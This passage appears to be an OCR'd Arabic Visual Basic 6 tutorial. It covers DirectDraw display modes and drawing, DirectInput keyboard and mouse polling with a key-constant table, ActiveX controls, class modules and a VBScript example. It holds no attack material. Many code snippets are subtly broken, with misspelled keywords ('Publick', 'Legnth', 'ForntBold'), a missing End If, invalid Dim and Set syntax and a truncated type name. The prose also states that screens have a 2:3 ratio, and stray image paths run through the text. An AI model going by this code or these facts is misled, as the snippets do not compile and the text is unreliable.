٣- حتى لو كنت سترسم السطح كاملا وليس مجرد جزء من السطح ولكن السطح بالكامل فأنت تحتاج لتحديد Rect بحجم السطح ... هذا اجباري.

نظام العرض

تعلمنا حتى الآن انشاء كائن دايركت درو ... واخترنا طريقة تعامل وتعاون برنامجنا أو لعبتنا مع البرامج الأخرى في ... Windows

وبقى أن نحدد نظام العرض الذي ستعمل عليه لعبتنا .

لماذا أغير نظام العرض؟؟

لكي نعرف لماذا يتعين علينا تغيير نظام العرض يجب أن نعرف بعض التعريفات الآتية :

١- الشاشة : أي شاشة مهما كان حجمها هي عبارة عن شكل مستطيل أبعاده ٢ : ٣ ... وتنقسم الشاشة إلى عدد من النقاط الصغيرة المتلاصقة ... وبوضع هذه النقاط بجوار بعضها البعض يتكون المشهد

٢- المشهد : هو مجموعة من النقاط الملونة المتناسقة التي تصنع في مجملها شكلا أو مشهدا وكل مشهد له عدد من الصفات وهو نقطة البداية ونقطة النهاية وعرض وارتفاع ... وكل ذلك يتم تحديده بواسطة وحدة القياس Pixel

٣- Pexel : بيكسل هي وحدة قياس نستخدمها في دايركت إكس ونقوم بتحديد عدد Pixels في الشاشة لنتمكن من البرمجة بها ...

أعتقد الآن أننا نعرف لماذا يتعين علينا تغيير نظام العرض ... وذلك لأن عدد Pixels يختلف من مستخدم لآخر ... ولو أننا لم نغير نظام العرض تبعا للمقاييس التي نستخدمها في ألعابنا ووضعنا ألعابنا على جهاز يعمل بمقاييس أخرى غير مقاييسنا ستظهر اللعبة بشكل مشوه ... وقد لا تعمل على الإطلاق .

معرفة إعدادات الجهاز الذي أعمل عليه الآن

قد تحتاج لمعرفة إعدادات الجهاز الذي ستعمل عليه ... ويمكنك ذلك بكل سهولة من خلال دايركت درو ...

- أولا سنعلن عن كائن من نوع DdSurfaceDesc2 وهو كائن له العديد من الوظائف ... وسنستخدمه كثيرا في الدروس القادمة ...
- ثم نجعل دايركت درو يضع إعدادات الشاشة الرئيسية في هذا الكائن ...
- ثم نعرض اعدادات الشاشة من هذا الكائن على الفورم ...

مهذا يمكن عمله بالكود التالي :

```
Private Sub Form_Load()
Dim Dx As DirectX7
Dim Dd As DirectDraw7
Set Dx = New DirectX7
Set Dd = Dx.DirectDrawCreate("")
Dim Ddsd As DDSURFACEDESC2
Dd.SetCooperativeLevel Form1.hWnd, _
DDSCL_ALLOWMODEX Or DDSCL_EXCLUSIVE Or _
DDSCL_FULLSCREEN
Dd.GetDisplayMode Ddsd
Show
Print "الشاشة ارتفاع " & Ddsd.lHeight
Print "الشاشة عرض " & Ddsd.lWidth
Print "التحديث سرعة" & Ddsd.lRefreshRate
End Sub
```

باستخدام الكود السابق سيعرض لك على الفورمة ثلاثة سطور هي بالترتيب :

١- عدد النقط Pixels في بارتفاع الشاشة..

٢- عدد النقط Pixels بعرض الشاشة..

٣- سرعة التحديث RefreshRate وهي تعتمد على قدرة كارت الفيديو .

- في السطور السابقة تعرفنا على كيفية معرفة نظام العرض لدى المستخدم وبقى أن نعرف كيف نغير نظام العرض يكون متوافقا مع لعبتنا ... وذلك يكون بالكود التالي :

```
Dd.SetDisplayMode 800, 600, 16, 0, DDSDM_DEFAULT
```

التطبيق الأول

سنتعلم في هذا التطبيق كيف ننشئ كائن دايركت درو ... ثم ننشئ السطح الرئيسي والخفي ..

```
Dim Dx As DirectX7
Dim Dd As DirectDraw7
 هنا ننشئ كائن دايركت إكس'

Set Dx = New DirectX7
 ننشئ كائن دايركت درو'

Set Dd = Dx.DirectDrawCreate("")
 اعداد نظام العمل والتعامل مع الشاشة'

Dd.SetCooperativeLevel Form1.hWnd, _
DDSCL_ALLOWMODEX Or DDSCL_EXCLUSIVE Or _
DDSCL_FULLSCREEN
 تحديد نظام العرض'

Dd.SetDisplayMode 800, 600, 16, 0, DDSDM_DEFAULT
Dim Primary As DirectDrawSurface7
Dim Ddsd_Primary As DDSURFACEDESC2
```

```
انشاء السطح الرئيسي'

Ddsd_Primary.lFlags = DDSD_CAPS Or
DDSD_BACKBUFFERCOUNT
Ddsd_Primary.ddsCaps.lCaps =
DDSCAPS_PRIMARYSURFACE _
Or DDSCAPS_FLIP Or DDSCAPS_COMPLEX
Ddsd_Primary.lBackBufferCount = 1
Set Primary = Dd.CreateSurface(Ddsd_Primary)
Me.Show
Dim Ddsd_Back_Buffer As DDSURFACEDESC2
Dim Back_Buffer As DirectDrawSurface7
انشاء السطح الخفي'

Ddsd_Back_Buffer.ddsCaps.lCaps = DDSCAPS_BACKBUFFER
Set Back_Buffer =
Primary.GetAttachedSurface(Ddsd_Back_Buffer.ddsCaps)
Back_Buffer.GetSurfaceDesc Ddsd_Back_Buffer
```

التطبيق الثاني

سنتعلم في هذا التطبيق كيف نرسم أشكالا (دوائر وخطوط ومستطيلات) وتلوينها وتشكيلها:

```
Dim Dx As DirectX7
Dim Dd As DirectDraw7
انشاء كائن دايركت إكس وكائن دايركت درو'
Set Dx = New DirectX7
Set Dd = Dx.DirectDrawCreate("")
تحديد نظام التعامل مع الشاشة'
Dd.SetCooperativeLevel Form1.hWnd, _
DDSCL_ALLOWMODEX Or DDSCL_EXCLUSIVE Or _
DDSCL_FULLSCREEN
تحديد نظام العرض'
Dd.SetDisplayMode 800, 600, 16, 0, DDSDM_DEFAULT
Dim Primary As DirectDrawSurface7
Dim Ddsd_Primary As DDSURFACEDESC2


اعداد السطح الرئيسي'
```

```
Ddsd_Primary.lFlags = DDSD_CAPS Or
DDSD_BACKBUFFERCOUNT
Ddsd_Primary.ddsCaps.lCaps =
DDSCAPS_PRIMARYSURFACE _
Or DDSCAPS_FLIP Or DDSCAPS_COMPLEX
Ddsd_Primary.lBackBufferCount = 1
Set Primary = Dd.CreateSurface(Ddsd_Primary)
Me.Show
Dim Ddsd_Back_Buffer As DDSURFACEDESC2
Dim Back_Buffer As DirectDrawSurface7


'اعداد السطح الخفي
Ddsd_Back_Buffer.ddsCaps.lCaps = DDSCAPS_BACKBUFFER
Set Back_Buffer =
Primary.GetAttachedSurface(Ddsd_Back_Buffer.ddsCaps)
Back_Buffer.GetSurfaceDesc Ddsd_Back_Buffer
Do
DoEvents


'اعداد الصندوق كخلفية
Back_Buffer.SetFillColor vbBlack
Back_Buffer.SetFillStyle 0
Back_Buffer.DrawBox 0, 0, 800, 600


'رسم دائرة
Back_Buffer.SetFillColor vbRed
Back_Buffer.SetFillStyle 5
Back_Buffer.SetForeColor vbCyan
Back_Buffer.setDrawWidth 2
Back_Buffer.DrawCircle 100, 100, 50


'رسم صندوق بحواف ناعمة
Back_Buffer.SetFillColor vbYellow
Back_Buffer.SetFillStyle 3
Back_Buffer.SetForeColor vbWhite
Back_Buffer.DrawRoundedBox 200, 100, 400, 300, 50, 50
```

```
رسم شكل بيضاوي'
Back_Buffer.SetFillStyle 4
Back_Buffer.DrawEllipse 400, 350, 700, 550


قلب السطح الخفي على الشاشة'
Primary.Flip Nothing, DDFLIP_WAIT
Loop
```

التطبيق الثالث

سنتعلم في هذا التطبيق رسم نصوصا على الشاشة:

```
Dim Dx As DirectX7
Dim Dd As DirectDraw7


انشاء كائن دايركت إكس وكائن دايركت درو'
Set Dx = New DirectX7
Set Dd = Dx.DirectDrawCreate("")


تحديد نظام التعامل مع الشاشة'
Dd.SetCooperativeLevel Form1.hWnd, _
DDSCL_ALLOWMODEX Or DDSCL_EXCLUSIVE Or _
DDSCL_FULLSCREEN


تحديد نظام العرض'
Dd.SetDisplayMode 800, 600, 16, 0, DDSDM_DEFAULT
Dim Primary As DirectDrawSurface7
Dim Ddsd_Primary As DDSURFACEDESC2
```

```
اعداد السطح الرئيسي'
Ddsd_Primary.lFlags = DDSD_CAPS Or
DDSD_BACKBUFFERCOUNT
Ddsd_Primary.ddsCaps.lCaps =
DDSCAPS_PRIMARYSURFACE _
Or DDSCAPS_FLIP Or DDSCAPS_COMPLEX
Ddsd_Primary.lBackBufferCount = 1
Set Primary = Dd.CreateSurface(Ddsd_Primary)
Me.Show
Dim Ddsd_Back_Buffer As DDSURFACEDESC2
Dim Back_Buffer As DirectDrawSurface7


اعداد السطح الخفي'
Ddsd_Back_Buffer.ddsCaps.lCaps =
DDSCAPS_BACKBUFFER
Set Back_Buffer =
Primary.GetAttachedSurface(Ddsd_Back_Buffer.ddsCaps)
Back_Buffer.GetSurfaceDesc Ddsd_Back_Buffer
Dim MyFont As New StdFont


اعداد الخط'
MyFont.Bold = True
MyFont.Size = 16
MyFont.Name = "Arial"


تعريف السطح الخفي على الخط'
Back_Buffer.SetFont MyFont
```

```
'تحديد لون كتابة الخط
Back_Buffer.SetForeColor vbWhite
Do
DoEvents


'اعداد الصندوق كخلفية
Back_Buffer.SetFillColor vbBlack
Back_Buffer.SetFillStyle 0
Back_Buffer.DrawBox 0, 0, 800, 600


'رسم الخط
Back_Buffer.DrawText 230, 100, "Bibo", False
Primary.Flip Nothing, DDFLIP_WAIT
Loop
```

كائن Direct Input

يستخدم كائن دايركت انبت في معرفة حالة أحد أجهزة الإدخال ... مثل الكيبورد أو الماوس ... وكما كنا نستخدم KeyDown أو KeyPress بالنسبة للكيبورد فسنستخدم Direct Input كما استخدمناهما ... بل قد نجده أكثر سهولة :

وكائن دايركت إنبت كغيره من كائنات دايركت إكس يحتاج للتعريف و الإنشاء ...

يستخدم كائن دايركت إنبت كائنين أو عنصرين في آداؤه وهما:

DirectInputDevice: وهو الكائن الموكل بتعريف نوع جهاز الإدخال من ماوس أو كيبورد..

DiKeyBoardState: وهو كائن يتعرف على الزر المضغوط الآن وهو من اسمه نعرف أنه يعمل من الكيبورد ...

تعال الآن نعلن عن الكائنات السابقة :

```
Dim Dx As DirectX7
Dim Di As DirectInput
```

```
Dim Didev As DirectInputDevice
Dim DiKey As DIKEYBOARDSTA
```

والآن سنقوم بتعريف الكائنات السابقة لنستطيع التعامل مع الكيبورد :

```
Set Dx = New DirectX7
Set Di = Dx.DirectInputCreate()
Set Didev = Di.CreateDevice("guid_syskeyboard")

Didev.SetCommonDataFormat DIFORMAT_KEYBOARD
Didev.SetCooperativeLevel Me.hWnd, _
DISCL_NONEXCLUSIVE Or DISCL_BACKGROUND

Didev.Acquire
```

لوحة المفاتيح

في هذا الفصل سنتعلم كيف نستخدم كائن دايركت انبت مع KeyBoard ... وفي هذا سنستخدم كائنين وهما :

Didev و ... DiKey

سنقوم الآن بعمل مثالا كالتالي :

١- عند الضغط على الزر الأيمن تتحرك الفورمة جهة اليمين..

٢- عند الضغط على الزر الأيسر تتحرك الفورمة جهة اليسار..

٣- عند الضغط على الزر الأعلى تتحرك الفورمة لأعلى..

٤- عند الضغط على الزر الأسفل تتحرك الفورمة لأسفل..

٥- عند الضغط على زر Ctrl اللأيسر تتم زيادة قيمة Height للفورمة..

٦- عند الضغط على زر Ctrl الأيمن يتم تقليل قيمة Height للفورمة..

٧- عند الضغط على Escape ينتهي البرنامج ...

أولا في الإجراء علينا انشاء مقطع برمجي Sub يقوم بالتعامل مع أزرار الكيبورد ... وهذا المقطع يكون شكله كالتالي :

```
Sub GetKeyState()
Didev.GetDeviceStateKeyboard DiKey
'الأزرار حالات مع التعامل

If DiKey.Key(DIK_ESCAPE) Then End
If DiKey.Key(DIK_LEFT) Then Me.Left =
Me.Left - 20
If DiKey.Key(DIK_RIGHT) Then Me.Left =
Me.Left + 20
If DiKey.Key(DIK_UP) Then Me.Top =
Me.Top - 20
If DiKey.Key(DIK_DOWN) Then Me.Top =
Me.Top + 20
If DiKey.Key(DIK_LCONTROL) Then
Me.Height = Me.Height + 1
If DiKey.Key(DIK_RCONTROL) Then
Me.Height = Me.Height - 1
End Sub
```

ثم نذهب للإجراء Form_Load ونكتب في التالي :

```
Private Sub Form_Load()
Set Dx = New DirectX7
Set Di = Dx.DirectInputCreate()
Set Didev = Di.CreateDevice("guid_syskeyboard")
Didev.SetCommonDataFormat DIFORMAT_KEYBOARD
Didev.SetCooperativeLevel Me.hWnd,
DISCL_NONEXCLUSIVE Or DISCL_BACKGROUND
Didev.Acquire
Me.Show
Do
DoEvents
GetKeyState
Loop
End Sub
```

ولم يبق سوى معرفة أسماء الأزرار بصيغة Dik_KeyName .. و هي في هذا الجدول :

Constant	Note
DIK_ESCAPE	
DIK_1	On main keyboard
DIK_2	On main keyboard
DIK_3	On main keyboard
DIK_4	On main keyboard
DIK_5	On main keyboard
DIK_6	On main keyboard
DIK_7	On main keyboard
DIK_8	On main keyboard
DIK_9	On main keyboard
DIK_0	On main keyboard
DIK_MINUS	On main keyboard
DIK_EQUALS	On main keyboard
DIK_BACK	BACKSPACE
DIK_TAB	
DIK_Q	
DIK_W	
DIK_E	
DIK_R	
DIK_T	
DIK_Y	
DIK_U	
DIK_I	
DIK_O	
DIK_P	
DIK_LBRACKET	[
DIK_RBRACKET	]
DIK_RETURN	ENTER on main keyboard
DIK_LCONTROL	Left CTRL
DIK_A	

DIK_S	
DIK_D	
DIK_F	
DIK_G	
DIK_H	
DIK_J	
DIK_K	
DIK_L	
DIK_SEMICOLON	
DIK_APOSTROPHE	
DIK_GRAVE	Grave accent (`)
DIK_LSHIFT	Left SHIFT
DIK_BACKSLASH	
DIK_Z	
DIK_X	
DIK_C	
DIK_V	
DIK_B	
DIK_N	
DIK_M	
DIK_COMMA	
DIK_PERIOD	On main keyboard
DIK_SLASH	Forward slash (/)on main keyboard
DIK_RSHIFT	Right SHIFT
DIK_MULTIPLY	Asterisk on numeric keypad
DIK_LMENU	Left ALT
DIK_SPACE	Spacebar
DIK_CAPITAL	CAPS LOCK
DIK_F1	
DIK_F2	
DIK_F3	
DIK_F4	
DIK_F5	
DIK_F6	
DIK_F7	

DIK_F8	
DIK_F9	
DIK_F10	
DIK_NUMLOCK	
DIK_SCROLL	SCROLL LOCK
DIK_NUMPAD7	
DIK_NUMPAD8	
DIK_NUMPAD9	
DIK_SUBTRACT	Hyphen (minus sign) on numeric keypad
DIK_NUMPAD4	
DIK_NUMPAD5	
DIK_NUMPAD6	
DIK_ADD	Plus sign on numeric keypad
DIK_NUMPAD1	
DIK_NUMPAD2	
DIK_NUMPAD3	
DIK_NUMPAD0	
DIK_DECIMAL	Period (decimal point) on numeric keypad
DIK_F11	
DIK_F12	
DIK_F13	
DIK_F14	
DIK_F15	
DIK_KANA	On Japanese keyboard
DIK_CONVERT	On Japanese keyboard
DIK_NOCONVERT	On Japanese keyboard
DIK_YEN	On Japanese keyboard
DIK_NUMPADEQUALS	On numeric keypad (NEC PC98)
DIK_CIRCUMFLEX	On Japanese keyboard
DIK_AT	On Japanese keyboard
DIK_COLON	On Japanese keyboard
DIK_UNDERLINE	On Japanese keyboard
DIK_KANJI	On Japanese keyboard

DIK_STOP	On Japanese keyboard
DIK_AX	On Japanese keyboard
DIK_UNLABELED	On Japanese keyboard
DIK_NUMPADENTER	
DIK_RCONTROL	Right CTRL key
DIK_NUMPADCOMMA	Comma on NEC PC98 numeric keypad
DIK_DIVIDE	Forward slash (/)on numeric keypad
DIK_SYSRQ	
DIK_RMENU	Right ALT
DIK_HOME	
DIK_UP	Up arrow
DIK_PRIOR	PAGE UP
DIK_LEFT	Left arrow
DIK_RIGHT	Right arrow
DIK_END	
DIK_DOWN	Down arrow
DIK_NEXT	PAGE DOWN
DIK_INSERT	
DIK_DELETE	
DIK_LWIN	Left Windows key
DIK_RWIN	Right Windows key
DIK_APPS	Application key
DIK_PAUSE	

الفأرة

للتعامل مع الماوس هناك أربعة أشياء يجب معرفتها ...

١- موقع المؤشر على المحور X..

٢- موقع المؤشر على المحور Y..

٣- موقع المؤشر على المحور Z..

٤- معرفة الزر المضغوط هل هو الأيمن أم الأيسر ...

وكل ذلك يتيحه لك دايركت إنبت بسهولة ورفق ... تعال نبدأ فورا في تعريف وانشاء الكائنات الرئيسية :


```
'التعريف
Dim Dx As DirectX7
Dim Di As DirectInput
Dim Didev As DirectInputDevice
Dim DiMouse As DIMOUSESTATE

Private Sub Form_Load()
'الإنشاء
Set Dx = New DirectX7
Set Di = Dx.DirectInputCreate()
Set Didev =
Di.CreateDevice("guid_sysMouse")
Didev.SetCommonDataFormat
DIFORMAT_MOUSE
Didev.SetCooperativeLevel
Me.hWnd, DISCL_NONEXCLUSIVE
Or DISCL_BACKGROUND
Didev.Acquire
Me.Show
'التكرارية الحلقة
Do
DoEvents
GetMouseState
Loop
End Sub



Sub GetMouseState()
'الماوس حالة معرفة
Didev.GetDeviceStateMouse
DiMouse
If DiMouse.buttons(0) Then _
Me.Caption = " Left Button"
If DiMouse.buttons(1) Then _
Me.Caption = " Right Button"
End Sub
```

انشاء ادوات التحكم ActiveX


وظيفة مصمم ادوات التحكم أو ادوات Aetivex في Visual Basic كما يلى :
تحديد اداة التحكم تحديدًا تامًا بمعنى مظهرها وخصائصها Properties ووظائفها Methods والأحداث Events التى تستجيب لها . وذلك من خلال انشاء صنف جديد Class من أدوات التحكم ويسمي هنا Control..
تحديد سلوك الأداة اثناء التصميم بمعني ماذا ستفعل اذا حركها المستخدم فوق النافذة أو قام بتكبير حجمها

مثال علي اداه التحكم ActiveX

قم بانشاء مشروع جديد، اختر ActiveX Control من مربع المشروع الجديد New Project ..
ستظهر نافذة Visual Basic كما في الشكل التالى:



سيكون مثالنا انشاء مربع تسمية مرسوم حوله اطار ذو ظل، قم بوضع شكلين Shape مربعين على مساحة العمل. ارسم أول شكل Shapeومن مربع الخصائص اختر اللون الأسود للخاصية Backcolor وللخاصية Backstyle اختر القيمة Opaque ثم ارسم الشكل الثاني مع تغيير الخاصية BackColor الي اللون الابيض، وضع Label فوقه و غير خاصية BackStyle الي Transparent، يجب ان يكون شكل المشروع كالتالي:



من المربع خصائص الخاص بالاداه غير اسم الأداة إلي Label3D،
قم بحفظ المشروع باسم Label3D وسيتم حفظ الاداة في ملف باسم Label3D.ctl ، قبل أن نقوم بكتابة الكود سنقوم باختبار ما فعلنا
اختر الأمر Add Project من القائمة File ، اختر مشروع قياسي Standard Project..
سيقوم Visual Basic عندئذ نوضع مشروع جديد خلاف أداة التحكم في نافذة المشروع ويضيف اليه نموذج نافذة.
تظهر كلمة Project Group على نافذة المشروع لتدل على وجود أكثر من مشروع..

لكي تستطيع اضافة الاداة إلى مشروعك الجديد لابد أولاً أن تغلق مصمم الاداة وعندئذ سيظهر رمز جديد في مربع الادوات بمثل الاداة التى انشأناها،

قم باضافة هذه الاداة إلى نافذة المشروع القياسي ، نلاحظ أن الاداة لها خصائص تظهر في نافذة الخصائص وهى خصائص عامة تملكها أى اداة سيتم انشائها بغض النظر عن محتوياتها..

لو نقرت على الأداة في النموذج ستفتح نافذة الكود وبها أربعة من الأحداث تستجيب لها الأداة وهي عامة معرفة لكافة الأدوات التى يتم انشاؤها
قم بحفظ الأداة والمشروع الاختبارى باختيار Save Project Group من قائمةFile ...

احداث الاداه


عندما تقوم برسم أداة تحكم على النافذة تقوم الاحداث الآتية بالترتيب بالانطلاق Initialize ثم InitProperties ثم Resize..
الأحداث السابقة تقع اثناء التصميم وفي مقابل ذلك اثناء التشغيل تقع مجموعة أحداث أخرى :
لتغيير حجم العناصر الموجودة داخل الأداة اذا تم تغيير حجم الاداة فقم باستخدام الاجراء Resize.. قم بفتح نافذة الكود الخاص بالاداة (من مصمم الاداة) ثم اختر الحدث Resize للكائنMyTool ثم قم بكتابة الكود التالى:

```
Dim W As Integer, Dim H As Integer

Shape1.Width = W

Shape1.Height = H
```

```
Shape2.Width = W

Shape2.Height = H

Label1.Top = ( H – Label1.Height ) / 2

Label1.Width = W
```

عد إلى نافذة مشروع الاختبار وحاول تغيير حجم العنوان سترى أنه يستجيب لتغيير الحجم ويعدل نفسه تبعًا لذلك..

لتغيير عبارة (عنوان مميز) الموجودة داخل Label1 يجب أن ننشئ خاصية وليكن اسمها title يقوم المستخدم من خلالها بتغيير تسمية العنوان المميز..
افتح نافذة الكود الخاصة بالاداة MyTool..
قم باختيار أمر AddProcedure من قائمة Tools..
يظهر مربع حوارAddProcedure..



من هذا المربع نشط الخيار Property من مجموعة الخيارات Type و Public من مجموعة Scope واكتب الاسم title في مربع Name ثم اضغط OK..
سيظهر قالب مكون من اجراءين لتعريف الخاصية:
الاجراء الأول بعنوان Get title هذا الاجراء يستخدم عند قراءة قيمة الخاصية..
الاجراء الثانى هو Let title وهو يستخدم عند تخصيص قيم جديدة للخاصية
قم بتعديل هذا القالب وادخال الكود كما يلى:

```
Public Property Get title() As Variant

title = Label1.Caption
```

```
End Property

Public Property Let title (ByVal vNewValue As Variant)

Label1.Caption = vNewValue

PropertyChanged "title"

End Property
```

والان حـــول الاداه الـــي ocx عـــن طريـــق القائمـــة File ثـــم Make
MyTool.ocx، وهكذا تكون قد انشأت اواداه خاصة بك..

و للاســـتفادة منهـــا داخـــل مـــشروعك راجـــع درس صـــندوق الادوات..

انشاء الأصناف في Visual Basic

الاصناف في Visual Basic يتم انشاؤها باستخدام وحـدات الاصـناف Class
وهى تحتوى على تعريف للمتغيرات وكود للاجراءات ولا تحتوى علـى أى عنصر مرئية لواجهة المستخدم..
اختر أمر Add Class من القائمة Project ..
يظهر مربع Add Class Module ..
اختر Class Module ثم انقر زرOpen..
سيتم اضافة وحدة صنف إلى مـشروعك بالاسـم التلقـائي Class1 وسـيتم فتح نافذة الكود الخاصة بهذه الوحدة..

الحدثين Initialize وTerminate

الحدث Initialize يقع عند تخليق فرد من أفراد هذا الصنف في الذاكرة..
الحدث Terminate يقع عند انهاء فرد من أفراد هذا الصنف..

انشاء الخصائص

اضافة الخصائص إلى الصنف:
بعد انشاء وحدة الصنف يمكنك اضافة الخصائص وهناك طريقتان لانشاء خاصية لصنف:
تعريف متغير عمومي Public ويتم الاعلان عنه في قسم الاعلان العام الخاص بالصنف.
أو استخدام اجراءات الخصائص Property وهي Get وLet ..

هناك ثلاث أنواع من اجراءات الخصائص:
Property Let: يستخدم لقبول قيمة الخاصية من البرنامج الذى يستدعيه ثم يقوم بتخزينها في المتغير المحدد لهذه الخاصية..
Property Get: يستخدم لارسال قيمة الخاصية إلى البرنامج الذى يستدعيه بمعنى أنه يستخدم لاستقبال قيمة الخاصية..
Property Set: نوع مخصوص من الاجراء Let يستخدم عندما تكون الخاصية نفسها عبارة عن كائن Object من الخط Font ..

لانشاء أحد الاجراءات السابقة تأكد أن نقطة الادراج في نافذة الكود الخاصة بالصنف الذى تبنيه..
اختر امر Add Procedure من القائمة Tools ..
سيظهر مربع حوار اضافة اجراء..

في مربع Name حدد اسم الخاصية ونشط الزر Property من المجموعة Type
انقر Ok ليتم انشاء قالبين للاجرائين Let وGet..
يقوم الاجراء Let باختبار قيمة الخاصية والتحقق منها ثم تخزينها في متغير خصوصي Private كما يلى:

```
Public Property Let Legnth(ByVal Length As Integer)

If Legnth < 0 Then

 M_Legnth = 0

Else

 M_Legnth = Legnth

End Property
```

يمكن للبرنامج قراءة قيمة الخاصية من خلال الاجراء Get كالآتى:

```
Publick Property Get Legnth() As Integer

 Legnth = M_Legnth

End Property
```

الوظائف Methods

يمكن انشاء وظائف Methods للاصناف ببساطة بتعريف اجراءات مع الأخذ في الاعتبار أن تكون عمومية Public وذلك كالآتى:

```
Public Sub PrintBold(Line As String)

   Printer.ForntBold = True

   Printer.Print Line

End Sub
```

اضافة الأحداث إلى الصنف

انشاء احداث خاصة بكائنات تحتاج إلى خطوتين بسيطتين:
الاولى: أن تعلن عن الحدث في قسم الاعلان في الصنف كالتالى:

```
Publick Event Alarm()
```

الثانية: أن تستخدم العبارة Raise Event لاطلاق الحدث في التوقيت المناسب من خلال كود الاجراءات الأخرى كالتالى:

```
Private Sub Get_Total()

If Num > 1 Then

RaiseEvent Alarm

End If

End Sub
```

استخدام الاصناف داخل البرنامج

اضافة صنف إلى مشروع لا يعنى امكانية استخدام الصنف مباشرة بل يجب انشاء كائن ينتمى لهذا الصنف أولاً . بعد ذلك يمكنك استخدام هذا الكائن كما تستخدم أى كائن أو اداة أخرى..
يتم انشاء كائن اما بالاعلان Dim أو باستخدام التخصيص بالكلمة Set كالآتى:

```
Dim MyAlarm As New Alarm

Dim MyAlarm As Alarm

Set MyAlarm = New Alarm
```

اذا احتوى الصنف الذى تستخدمه على احداث خاصة فان استخدام Set يصبح ضرورى كما يجب استخدام الكلمة With Events عند الاعلان عن الكائن كما يلى :

```
Dim WithEvents MyAlarm As Alarm

Set MyAlarm As New Alarm
```

التخلص من الحدث

أى كائن يتم انشاؤه يستهلك جزء من الذاكرة وموارد النظام لذلك فاذا انتهيت من استخدام يفضل ان تحذفه من الذاكرة باستخدام عبارة التخصيص التالية:

```
Set MyAlarm = Nothing
```

ما هو الانترنت

الانترنت عبارة شبكة من الاجهـزة الـضخمة المتـصلة عبـر وسـائل اتـصالات كالألياف الضوئية والأقمار الصناعية ، وتتصل بهذه الأجهـزة الـضخمة أجهـزة أقل فأقل في الحجم في تكوين شجري متشعب حتى تصل إلـى مـستوى الأجهزة الشخصية
يوجد عدة تطبيقات منفصلة تعمل على الانترنت منها:

شبكة الويب العالمية World Wide Web: وهـى مجموعـة مـن الـصفحات Pagesيـتم عرضـها علـى متـصفح الويـب يمكـن أن تحتـوى علـى أخبـار أو معلومات أو روابط لصفحات أخرى أو روابط لبرامج يمكن أن تقوم بانزالها إلى جهازك.

خدمة البريد الالكترونى E_mail: وهى تستخدم لنقل رسائل إلى أشخاص بعينهم على الانترنت.

التخاطب Chat: اتصال حى بين اثنين أو أكثر من المـستخدمين المتـصلين بانترنت في نفس اللحظة . هذا الاتصال يمكن أن يكون بعدة طـرق فإمـا أن يكـون بالنـصوص المكتوبـة أو الـصوت أو الـصورة تبعًـا للبرنـامج المـستخدم والجهاز Hardwore الموجود في أجهزة المستخدمين.

خدمة نقل الملفات (FTP) تتيح نقـل ملـف أو أكثـر بـين الاجهـزة المتـصلة بالانترنت

كيف تعمل شبكة الانترنت

تعمل شـبكة الويب بنظام Client /Server بمعنى أنه يوجد جهاز مـستخدم متصل ويتخاطب مع جهاز خادم هو خادم الويب الذى تكون علـى اتـصال بـه اثناء التصفح..
يتم التخاطب بـين جهـازك والخـادم مـن خـلال اسـلوب قياسـي يـسمى HTTP Protocol لنقل صفحات الويب من الخادم إلى جهازك.
يتم كتابة صفحات الويب بصورة أساسية بلغة تـسمى HTML حيـث يقـوم جهاز المستخدم بفهمها وعرض المحتويات التى تدل عليها..

احتياجات اي جهاز ليكون خادم ويب

ليكون أى جهاز خادم ويب لابد أن يكون متصلاً بالانترنت من خلال خط خاص طوال اليوم Leased Line فوق ذلك لابد من توافر شرطين آخرين.
الأول أن يكون لهذا الخادم اسم مميز وفريد على شبكة الانترنت حتى يستطيع المستخدمون أن يصلوا إليه وهذا الاسم المميز هو ما نطلق عليه Dowain Name
الشرط الثانى أن يكون هناك برنامج خاص بخدمة الانترنت يسمى Internet Server Softwore..

انشاء صفحات الويب

برمجة الويب

لكى نصبح مبرمجين للويب باستخدام خبراتنا في Visual Basic سنحتاج إلى ما يلى:

- معرفة مبدئية بلغة HTML لكتابة المحتوى الاساسي للصفحة..
- لانشاء صفحات ديناميكية بسيطة سنحتاج فهم VBScript..
- لانشاء صفحات ديناميكية أعقد قليلاً سنحتاج لفهم Dynamic HTML..
- لو أردنا دعم الصفحات بعناصر تحكم خاصة سنحتاج لفهم ActiveX Object
- لانشاء صفحات نشطة في الحال ناحية الخادم نحتاج لفهم ASP..

لغة VB Script

هى نسخة مشتقة من Visual Basic تستخدم لكتابة كود يتم ترجمته وتنفيذه بواسطة عدة برامج مثل Internet Explorer أو Microsoft OutLook..
لغة Vbscript ليس لها قوة Visual Basic ولكن قوتها ليست في اتساع اللغة ولكن في امكانية استخدامها في حالات نعجز عن استخدام اللهجات الأخرى فيها..

فتح أى منسق كلمات مثل Notepad..
قم بكتابة السطور التالية فيه:

```
<HTML>

<Head>

<Title></Title>

</Head>

<Body>

<P><Script Language=”VBScript”>

MsgBox “مرحبا بك في تعلم و احترف برنامج الفيجوال بيسيك”

</Script></P>

</Body>

</HTML>
```

قم بحفظ الملف باسم Hllo.htm
قم بفتح الملف و عند الفتح ستظهر لك هذه الرسالة..

طبعا موضح امامنا ان لتعريف لغة VBScript كتبنا الاسطر التالية:

```
<Script Language=”VBScript”>

</Script>
```

و الان لتقوم بعمل مثال اخر:

فتح أى منسق كلمات مثل Notepad..

قم بكتابة السطور التالية فيه:

```
<HTML>
<Head>
<Title></Title>
</Head>
<Body>
